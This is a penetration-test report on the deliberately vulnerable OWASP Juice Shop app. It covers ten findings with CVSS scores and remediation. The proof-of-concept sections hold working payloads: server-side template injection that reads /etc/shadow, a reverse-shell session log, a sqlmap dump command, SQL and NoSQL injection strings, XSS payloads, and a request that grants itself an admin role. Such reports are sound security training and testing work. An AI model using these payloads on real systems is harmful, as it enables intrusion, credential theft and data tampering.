

CONFIDENTIAL

Pentest Report: OWASP Juice Shop

Pentester: Calum MacKillop

Table of Contents

1. Assessment Context	3
1.1. Background	3
1.2. Objective	3
1.3. Scope	3
1.4. Architecture	3
2. Result Summary (Executive Summary)	4
2.1. Critical Vulnerabilities	4
2.2. High Severity Vulnerabilities	5
2.3. Medium Severity Vulnerabilities	5
2.4. Low Severity Vulnerabilities	5
2.5. Recommendations for Remediation	5
2.6. Conclusion	7
3. Findings	8
3.1. Server Side Template Injection	8
3.2. SQL Injection	10
3.3. Security Misconfiguration - FTP Folder	12
3.4. NOSQL Injection	13
3.5. Broken Access Control – Basket Item Quantity	14
3.6. Stored Cross-Site Scripting (XSS)	15
3.7. Reflected Cross-Site Scripting (XSS)	16
3.8. Privilege Escalation	17
3.9. IDOR - Shopping Basket ID	19
3.10. CSRF - Profile Page	20

1. Assessment Context

1.1. Background

The Juice Shop web application, an intentionally vulnerable application developed by OWASP for educational and testing purposes, serves as the target for this penetration test. This application is designed to simulate real-world vulnerabilities in a safe, legal environment, providing an ideal scenario for security training, testing methodologies, and tool evaluation.

1.2. Objective

The primary objective of this penetration test is to identify and report vulnerabilities within the Juice Shop application, leveraging a black-box testing approach. The focus is on uncovering a wide range of security issues, potentially including but not limited to the OWASP Top 10 vulnerabilities.

1.3. Scope

The scope of this assessment includes all functionalities and components of the Juice Shop application as accessed from the web interface.

Platform : Linux VM


Application: OWASP Juice Shop

Installation Type: Standalone installation on the Linux VM, intended for isolated testing purposes.

Network Configuration: The Juice Shop application is hosted on a private network, accessible only to the tester to ensure no external interference.


All paths in this report will be on <https://localhost:3000/>

1.4. Architecture



2. Result Summary (Executive Summary)

The penetration test revealed multiple security vulnerabilities, classified from Low to Critical risk. These vulnerabilities highlight areas for improvement in the application's security mechanisms and practices.



2.1. Critical Vulnerabilities

ID	Finding	CVSS 3.1	CVSS Rating 3.1	CVSS Vector
3.1	Server-Side Template Injection	9.9	Critical	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
3.2	SQL Injection	9.3	Critical	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N

2.2. High Severity Vulnerabilities

ID	Finding	CVSS 3.1	CVSS Rating 3.1	CVSS Vector
3.3	Security Misconfiguration	8.6	High	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
3.4	NoSQL Injection	8.1	High	AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H
3.5	Broken Access Control - Basket Item Quantity	7.7	High	AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:H/A:N

2.3. Medium Severity Vulnerabilities

ID	Finding	CVSS 3.1	CVSS Rating 3.1	CVSS Vector
3.6 , 3.7	Stored and Reflected Cross-Site Scripting	6.1	Medium	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
3.8	Privilege Escalation	5.4	Medium	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

2.4. Low Severity Vulnerabilities

ID	Finding	CVSS 3.1	CVSS Rating 3.1	CVSS Vector
3.9	IDOR - Shopping basket ID	4.3	Low	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
3.10	CSRF - Profile Page	4.6	Low	AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:L/A:N

2.5. Recommendations for Remediation

A strategic approach to remediation is recommended, prioritizing the resolution of identified vulnerabilities based on their severity and the potential impact on the OWASP Juice Shop application. The implementation

of stringent input validation, the adoption of secure coding practices, the deployment of anti-CSRF tokens, and the establishment of robust access control mechanisms are among the key recommendations. These measures are critical for mitigating the risks associated with the identified vulnerabilities and for fortifying the application's security posture.

ID	Name	Recommendation (Remediation)
3.1	Server-Side Template Injection	"Sanitize User Input: Ensure all user inputs are sanitized before being processed by the template engine. Restrict Template Engine Features: Disable dangerous functions that execute system commands or access the file system."
3.2	SQL Injection	"Use Prepared Statements and Parameterized Queries to prevent SQL Injection vulnerabilities. Implement Input Validation. Employ ORM Frameworks. Adopt Least Privilege Access Controls."
3.3	Security Misconfiguration	"Temporarily disable public access to the /ftp path. Introduce authentication mechanisms for FTP folder access. Perform an in-depth audit of the /ftp folder's contents."
3.4	NOSQL Injection	"Ensure strict type checking on all input parameters. Implement comprehensive authorization checks for modifying reviews."
3.5	Broken Access Control	"Implement robust input validation to ensure all inputs
3.6	Stored XSS	"Implement input validation and output encoding. Adopt content security policies (CSP) as additional mitigation."
3.7	Reflected XSS	"Implement input validation and output encoding. Adopt content security policies (CSP) as additional mitigation."

3.8	Privilege Escalation	"Implement server-side controls to enforce role assignments. Ensure authentication and authorization checks on sensitive server endpoints. Define clear role management policies."
3.9	IDOR	"Implement Access Control Checks to verify the user's identity and authorization before returning the basket's contents. Implement RBAC."
3.10	CSRF	"Implement anti-CSRF tokens in all forms. Utilize the SameSite attribute for cookies. Require custom headers for API requests."

2.6. Conclusion

This executive summary delineates the critical and actionable security vulnerabilities within the OWASP Juice Shop application, underscoring the necessity for immediate and strategic remediation efforts. Addressing these vulnerabilities is paramount for safeguarding the application against potential exploits, thereby ensuring the protection of sensitive data and maintaining the trust of users. Management's commitment to prioritizing these security measures will be instrumental in enhancing the application's resilience against cyber threats.

3. Findings

3.1. Server Side Template Injection

Risk

CVSS 3.1	CVSS RATING	CVSS vector
9.9	CRITICAL	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Detected within the profile management functionality, this vulnerability facilitates remote code execution, granting unauthorized access to the server. This represents a paramount security risk with potential for extensive data compromise and system control. (CVSS Score: 9.9

Recommendation

Sanitize User Input: Ensure that all user inputs are sanitized before being processed by the template engine.

Restrict Template Engine Features: Configure the template engine to disable dangerous functions, particularly those that can execute system commands or access the file system.

Detailed Description


A critical Server-Side Template Injection (SSTI) vulnerability was identified in the username field on the profile page (/profile) of the application. This vulnerability allows an attacker to inject arbitrary template expressions, leading to remote code execution on the server. Through this exploitation, unauthorized access to the server's file system was demonstrated, including the ability to read sensitive files and execute arbitrary system commands. This vulnerability poses a severe security risk as it grants attackers the capability to gain complete control over the server.

Proof of Concept

The following payload was injected into the username field to demonstrate the vulnerability

#{7*7}

Result: The application returns 49, proving that server-side template expressions are evaluated.



Email:
pentester@pentest.com

Username:
#{7*7}

Set Username

User Profile

49

This can be done in the app interface or by sending a request like this (url encoded payload):

```
POST /profile HTTP/1.1
username=+%23%7B7*7%7D
```

Sensitive File Reading

Payload:

```
#{require('fs').readFileSync('/etc/shadow').toString()}
```

Result: Outputs the contents of the /etc/shadow file, revealing sensitive information about server users.

Remote Code Execution and Reverse Shell

Execution of external scripts was demonstrated through the successful download and execution of a bash script (catworld.sh) from a remote source. This script, intended for demonstration purposes, echoes "Hello, CatWorld!" indicating arbitrary code execution capability.



A reverse shell connection was established, allowing for remote command execution on the server. Commands were successfully issued from the attacker's computer to the victim server, demonstrating full remote control over the server.

```
[parrot@parrot]~[?etc] preferred lft forever
$nc -lvp 5555 -T,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq c
listening on [any] 5555 ...
connect to [10.70.7.95] from (UNKNOWN) [10.70.7.95] 52404
ls inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic nopref
app.json valid lft 80946sec preferred lft 80946sec
app.ts fe80::e543:5dae:b36e:f109/64 scope link noprefixroute
build valid lft forever preferred lft forever
CODE_OF_CONDUCT.md IST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq c
config default qlen 1000
config.schema.yml 00:27:24:db:2c brd ff:ff:ff:ff:ff:ff
CONTRIBUTING.md 7/95/24 brd 10.70.7.255 scope global dynamic nop
crowdin.yaml lft 5346sec preferred lft 5346sec
ctf.key fe80::a9d:e4ea:4f84:80e1/64 scope link noprefixroute
express.config.ts
```

References

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection

3.2. SQL Injection

Risk

CVSS 3.1	CVSS RATING	CVSS vector
9.3	Critical	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N

Identified within both login and search functionalities, this critical flaw permits the manipulation of SQL queries by unauthorized actors, thereby breaching data integrity and confidentiality. The potential for unauthorized data access underscores a significant threat to the application's security framework.

Recommendation

Use Prepared Statements and Parameterized Queries: The most effective way to prevent SQL Injection vulnerabilities is to use prepared statements with parameterized queries. This approach ensures that user input is treated as data, not executable code, by the database engine..

Implement Input Validation: Apply strict validation rules to all user inputs based on expected values. For example, email fields should be checked against a regular expression pattern that defines a valid email format. Reject any inputs that do not conform to these predefined rules.

Employ ORM Frameworks: Consider using Object-Relational Mapping (ORM) frameworks that inherently avoid the direct use of SQL commands by abstracting database interactions. ORM frameworks typically use parameterized queries and can significantly reduce the risk of SQL Injection.

Adopt Least Privilege Access Controls: Ensure that the database connection used by the application operates with the least privileges necessary. Restrict the permissions to only what is required for the application's functionality, reducing the potential impact of a successful SQL Injection attack.

Detailed Description

A critical SQL Injection vulnerability has been identified in the login and search functionality of the application, specifically within the `/rest/user/login` and the `/rest/products/search?q=` endpoint.

This vulnerability arises due to the improper handling of user-supplied input within SQL queries constructed for authentication purposes.

Attackers can exploit this flaw by submitting specially crafted input in the login form and search, manipulating the underlying SQL query. It is also possible for an attacker to bypass authentication checks.

Proof of Concept

Enumeration

The following SQLmap command can enumerate the entire database.

```
$sqlmap -u "http://localhost:3000/rest/products/search?q=test" --dbms=sqlite -p q --sql-shell --level=2 --risk=3
```

```
[16:00:21] [INFO] retrieved: sqlite_sequence
[16:00:26] [INFO] retrieved: Users
[16:00:27] [INFO] retrieved: Addresses
[16:00:31] [INFO] retrieved: Baskets
[16:00:32] [INFO] retrieved: Products
[16:00:35] [INFO] retrieved: BasketItems
[16:00:42] [INFO] retrieved: Captchas
[16:00:48] [INFO] retrieved: Cards
[16:00:51] [INFO] retrieved: Challenges
[16:00:59] [INFO] retrieved: Complaints
[16:01:03] [INFO] retrieved: Deliveries
[16:01:08] [INFO] retrieved: Feedbacks
[16:01:13] [INFO] retrieved: ImageCaptchas
[16:01:19] [INFO] retrieved: Memories
[16:01:23] [INFO] retrieved: PrivacyRequests
[16:01:30] [INFO] retrieved: Quantities
[16:01:33] [INFO] retrieved: Recycles
[16:01:36] [INFO] retrieved: SecurityQuestions
[16:01:40] [INFO] retrieved: SecurityAnswers
[16:01:45] [INFO] retrieved: Wallets
```

Admin Login

The provided payload


```
{"email":"admin' OR 1=1; --","password":"anything"}
```

illustrates a classic SQL Injection technique. By injecting `' OR 1=1; --` into the email field, the attacker alters the logic of the SQL query to always return true, effectively bypassing the authentication mechanism and granting unauthorized access to the administrator account without knowing the correct password.

Request

POST /rest/user/login HTTP/1.1

```
{"email":"admin' OR 1=1; --","password":"anything"}
```



References

https://owasp.org/Top10/A03_2021-Injection/

3.3. Security Misconfiguration - FTP Folder

Risk

CVSS 3.1	CVSS RATING	CVSS vector
8.6	HIGH	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

This configuration allows for unauthorized access and data exfiltration, directly threatening data confidentiality and integrity.

Recommendation


Immediate Restriction: Temporarily disable public access to the /ftp path to prevent further unauthorized data access. Authentication Implementation: Introduce robust authentication mechanisms to control access to the FTP folder, ensuring only authorized users can access its contents. Data Audit and Classification: Perform an in-depth audit of the /ftp folder's contents to identify all confidential data, ensuring it is correctly classified and securely managed.

Detailed Description

The FTP folder accessible via the web application's /ftp endpoint does not require user authentication for access, allowing unrestricted viewing and downloading of its contents. The exposed confidential files should be securely protected. This configuration oversight undermines data confidentiality principles, posing a severe threat to the organization's security posture.

Proof of Concept

just visiting /ftp is enough to expose the folder to anyone



References

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

3.4. NOSQL Injection

Risk

CVSS 3.1	CVSS RATING	CVSS vector
8.1	High	AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H

An attacker can update all reviews from all users at once with minimal privileges potentially causing a complete loss of integrity and availability in the affected component.

Recommendation

Parameter Validation: Ensure strict type checking on all input parameters. The id parameter should accept only the intended data type, such as integers or specific string formats, and reject any other types, especially JSON objects or query selectors.

Authorization Checks: Implement comprehensive authorization checks for all sensitive operations, including modifying reviews. Each user should only be able to modify their own reviews, not those of others. This can be achieved by verifying the user's identity and permissions before processing the request.

Detailed Description

We discovered a vulnerability that allows for unauthorized modification of customer reviews. This vulnerability stems from improper validation and authorization checks on the PATCH /rest/products/reviews endpoint. By crafting a request with the id parameter set to {"\$gt": ""} and including a malicious message, the attacker can modify the review messages of all customers at once, rather than being restricted to their own reviews. This attack exploits the application's failure to properly handle input types and authorization.

Proof of Concept

Attack Scenario: An attacker, with authenticated access to the application, crafts a malicious PATCH request targeting the /rest/products/reviews endpoint.


Malicious Request:

```
PATCH /rest/products/reviews HTTP/1.1
Host: 10.70.7.135:3000
Content-Type: application/json
Authorization: Bearer [Your Access Token]

{"id":{"$gt": ""},"message":"pwned\n"}
```

Outcome: This request bypasses the intended control mechanism that restricts users to only modify their own reviews. Instead, it exploits the input handling logic to apply the update to all reviews in the database, effectively "poisoning" the review section with the attacker's message.

Screenshot of web app after the attack:



References

https://owasp.org/Top10/A03_2021-Injection/

3.5. Broken Access Control – Basket Item Quantity

Risk

CVSS 3.1	CVSS RATING	CVSS vector
7.7	HIGH	AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:H/A:N

An attacker can manipulate the application logic to trigger unintended behavior, such as crediting funds.

Recommendation

Implement robust input validation to ensure all inputs, particularly numerical quantities, adhere to logical and business rules, rejecting negative values in this context.


Detailed Description

The application fails to properly validate input for the quantity field within the basket item addition functionality at `/api/BasketItems/`. By submitting a negative quantity, an attacker can manipulate the application logic to trigger unintended behavior, such as crediting funds or items contrary to the application's intended use. This vulnerability is classified under "Improper Input Validation" and represents a significant risk, potentially allowing for financial manipulation or unauthorized benefits.

Proof of Concept

Change the quantity parameter to a negative value.

```
POST /api/BasketItems/  
{  
  "ProductId":42,"BasketId":"1","quantity":-100  
}
```



References

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

3.6. Stored Cross-Site Scripting (XSS)

Risk

CVSS 3.1	CVSS RATING	CVSS vector
6.1	Medium	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

This vulnerability permits the injection of malicious scripts into web pages, potentially leading to unauthorized actions executed under the guise of legitimate users. Such vulnerabilities compromise the confidentiality and integrity of user sessions.

There is an added risk of the administration page being compromised due to this vulnerability.

Recommendation

Implement input validation and output encoding. Adopt content security policies (CSP) as additional mitigation.

Detailed Description

A Stored Cross-Site Scripting (XSS) vulnerability was identified in the Juice Shop application's user registration functionality, specifically within the API endpoint `/api/Users/`. This vulnerability allows an attacker to inject malicious JavaScript code into the application, which is then stored and executed in the context of other users' sessions when the maliciously crafted user data is rendered by their browsers.

The vulnerability stems from the application's failure to adequately sanitize user-supplied input in the email field during the registration process. By embedding an `<iframe>` tag with an `onload` event that triggers JavaScript code (e.g., `alert("hacked")`), the attacker can execute arbitrary JavaScript in the context of any user who interacts with the affected data. This can lead to a range of malicious activities, including session hijacking, personal data theft, and spreading the XSS payload to other users.

Proof of Concept


When creating a new account it's possible to intercept the following request:

```
POST /api/Users/

{"email":"email@email.com<iframe
onload=alert(1)></iframe>","password":"email","passwordRepeat":"email","securityQuestion":{"id":1,
"question":"Your eldest siblings middle name?","createdAt":"2024-02-
15T08:25:57.140Z","updatedAt":"2024-02-15T08:25:57.140Z"},"securityAnswer":"email"}
```

By editing the body of this request an attacker can inject malicious code into the application itself and the browser of anyone viewing the email address.

In the screenshot below we can see the alert being triggered on the administration page.



References

https://owasp.org/Top10/A03_2021-Injection/

3.7. Reflected Cross-Site Scripting (XSS)

Risk

CVSS 3.1	CVSS RATING	CVSS vector
6.1	Medium	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

This vulnerability permits the injection of malicious scripts into web pages, potentially leading to unauthorized actions executed under the guise of legitimate users. Such vulnerabilities compromise the confidentiality and integrity of user sessions.

Recommendation

Implement input validation and output encoding. Adopt content security policies (CSP) as additional mitigation.

Detailed Description


A Reflected Cross-Site Scripting (XSS) vulnerability has been found in “/rest/products/search?q=”. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. Reflected XSS was identified within the search functionality, where user-supplied input is echoed back in the response, leading to JavaScript execution in the context of the user's browser.

Proof of Concept

Using the search feature with a crafted query:

```
/rest/products/search?q=<img src=x onerror=alert(1)>
```

triggers an alert box.



References

https://owasp.org/Top10/A03_2021-Injection/

3.8. Privilege Escalation

Risk

CVSS 3.1	CVSS RATING	CVSS vector
5.4	MEDIUM	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

This flaw enables unauthorized privilege escalation, allowing attackers to assign administrative roles to themselves during account creation. This vulnerability poses a considerable threat to the application's operational integrity

Recommendation

Strict Role Assignment: Implement server-side controls to enforce role assignments. Ensure that the role a user can assign to themselves during account creation or update is limited to non-administrative roles. Any change to sensitive roles like "admin" should only be possible through secure, authenticated, and authorized administrative functions.

Enhanced Authentication Checks: Enforce authentication and authorization checks on all sensitive server endpoints, especially those involving user creation, role assignment, and data modification. Use multi-factor authentication for roles with elevated privileges.

Role Management Policies: Define clear role management policies and enforce them through code and database constraints. Ensure that role changes are logged and auditable.

Detailed Description

A vulnerability has been identified in the application, allowing unauthorized users to escalate privileges to an administrative level during account creation. By simply adding the parameter "role": "admin" in the account creation POST request, an attacker can bypass normal authentication and authorization processes, granting themselves administrative privileges. This broken authentication flaw exposes the application to various security risks, including unauthorized access to sensitive data, modification of user accounts, and potential system compromise.

Proof of Concept

Attack Scenario: An attacker exploits the vulnerability during account creation by including an unauthorized role parameter in the request.

Malicious Request:

```
POST /api/Users/ HTTP/1.1

{"email":"attacker@example.com","password":"securepassword",
"role": "admin","passwordRepeat":"securepassword","securityQuestion":{"id":1,"question":"Your
eldest siblings middle name?","createdAt":"2024-02-15T08:25:57.140Z","updatedAt":"2024-02-
15T08:25:57.140Z"},"securityAnswer":"secureanswer"}
```

Outcome: This crafted request circumvents the intended security mechanisms, granting the newly created user account administrative privileges. This vulnerability effectively compromises the application's security by allowing unauthorized access and control.

```
deleteToken : ,
"lastLoginIp": "0.0.0.0",
"profileImage":
"/assets/public/images/uploads/defaultAdmin.png",
"isActive": true,
"id": 25,
"email": "email@email.com",
"role": "admin",
"updatedAt": "2024-02-15T10:53:50.523Z",
"createdAt": "2024-02-15T10:53:50.523Z",
"deletedAt": null
```

References

https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

3.9. IDOR - Shopping Basket ID

Risk

CVSS 3.1	CVSS RATING	CVSS vector
4.3	Low	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Recommendation

Immediate Implementation of Access Control Checks: Ensure that the application verifies the user's identity and authorization to access the specified basket ID before returning the basket's contents.

Role-Based Access Controls (RBAC): Implement RBAC to enforce strict access controls based on user roles, ensuring users can only access information pertinent to their account.

Detailed Description

A critical security vulnerability was identified within the web application's shopping basket functionality. By altering the basket ID value in the GET request (GET /rest/basket/[ID] HTTP/1.1), an authenticated user can gain unauthorized access to other users' shopping baskets. This issue exposes sensitive customer information, including personal details and shopping habits, posing a significant privacy and security risk.

Proof of Concept

Log in to the web application with a valid user account.

Send a GET request to the endpoint /rest/basket/[ID] using a web browser or a tool like cURL or Postman, where [ID] is the basket ID.

Change the [ID] parameter to another numerical value and observe that the response includes the contents of another user's shopping basket.

Request:

```
GET /rest/basket/5 HTTP/1.1
```

Reply:

```
{
  "id":3,
  "name":"Eggfruit Juice (500ml)",
  "description":
    "Now with even more exotic flavour.",
  "price":8.99,
  "deluxePrice":8.99,
  "image":"eggfruit-juice.jpg"
```

References

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

3.10. CSRF - Profile Page

Risk

CVSS 3.1	CVSS RATING	CVSS vector
4.7	LOW	AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:L/A:N

This vulnerability facilitates the unauthorized modification of user profile information, exploiting the authenticated state of users. Although of lower severity, it represents a risk to user data integrity.

Recommendation

CSRF Tokens: Implement anti-CSRF tokens in all forms and state-changing requests. These tokens should be unique to each session and validated on the server side before any action is taken. This ensures that the request originates from the application's own forms.

SameSite Cookie Attribute: Utilize the SameSite attribute for cookies, setting it to Strict or Lax to prevent the browser from sending these cookies along with cross-site requests. This attribute can effectively mitigate CSRF attacks by ensuring that the session cookie is not automatically included in requests initiated by third-party websites.

Custom Headers: Require custom headers for API requests, such as X-Requested-With. Since these headers are not included in cross-site requests by browsers, their presence can help differentiate between legitimate requests and CSRF attacks.

Detailed Description

A Cross-Site Request Forgery (CSRF) vulnerability has been identified in the OWASP Juice Shop application, specifically within the username change functionality. This vulnerability allows an attacker to craft a malicious webpage or email that, when visited by a victim, triggers an unauthorized request to the

application to change the victim's username without their consent. The request is made in the context of the victim's session, exploiting the application's lack of CSRF protections.

